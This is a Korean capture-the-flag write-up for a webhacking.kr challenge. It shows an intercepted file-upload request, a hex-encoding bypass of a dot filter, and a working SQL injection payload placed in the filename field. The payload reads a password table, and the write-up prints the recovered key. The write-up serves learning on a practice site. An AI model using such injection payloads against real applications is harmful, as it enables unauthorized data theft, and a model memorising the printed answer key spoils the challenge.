

webhacking.kr 29번문제

Xero

박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)

2016-04-10

Email : wnsgurzxc@naver.com

Facebook : <https://www.facebook.com/wnsgurzxc>

hint와 파일 제출이 가능하다.

hint

select password from c29_tb

\$file_name=str_replace(".", "", \$file_name);

blind sql injection으로 풀이하실경우 정답이 출력되지 않습니다.
더 간단한 방법이 존재하니 그 방법을 이용해주세요.

파일 선택

선택된 파일 없음

제출

아무 파일이나 올려보니 다음과 같이 time, ip, file이 뜬다.

Done			

time		ip	file

1462759611		112.187.212.247	_89109F31ECF3F900D3AD8Fexe

Burp Suite로 잡아보면 filename 값을 보내는 것을 볼 수 있다.

RawParamsHeadersHex

POST /challenge/web/web-14/index.php HTTP/1.1
Host: webhacking.kr
Content-Length: 12903
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://webhacking.kr
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2vrJEFgMZxYzKTzD
Referer: http://webhacking.kr/challenge/web/web-14/index.php
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: PHPSESSID=0ov8lig8m4evkpf2qq7afqjth1
Connection: close

-----WebKitFormBoundary2vrJEFgMZxYzKTzD
Content-Disposition: form-data; name="upfile"; filename="_E5552931B4700B4C21EBE6.exe"

filename에 여러 SQL Injection을 해보다가 insert into되는 순서가 file, time, ip순인 것을 알아냈다.

1', 1, 1)# 로 모두 1 값을 보내보면 Done만 뜨고 업로드가 되지 않는다.

따라서 정상적인 값을 보내보기로 했다.

우선 ipip.kr에서 내 ip를 알아냈다.



hint에 .을 필터링하므로 ip를 16진수를 이용, 파이썬으로 코딩하였다.

```
>>> import binascii
>>> binascii.hexlify(sAnswer.encode())
b'3131322e3138372e3231322e323437'
>>> import binascii
>>> binascii.hexlify(b'112.187.212.247')
b'3131322e3138372e3231322e323437'
```


그리고 다음과 같이 SQL 구문을 만들어서 hint에서 select password from c29_tb를 time에 출력시키게해보았다.

1',(select password from c29_tb),0x3131322e3138372e3231322e323437)#

위의 값을 filename으로 보내면 insert 구문에 SQL Injection이 되어 다음과 같이 password를 알려준다.

Password is fb68b46b753522e7919316bfaecac004

Auth에 인증하면 다음과 같이 클리어된다.



KEY : fb68b46b753522e7919316bfaecac004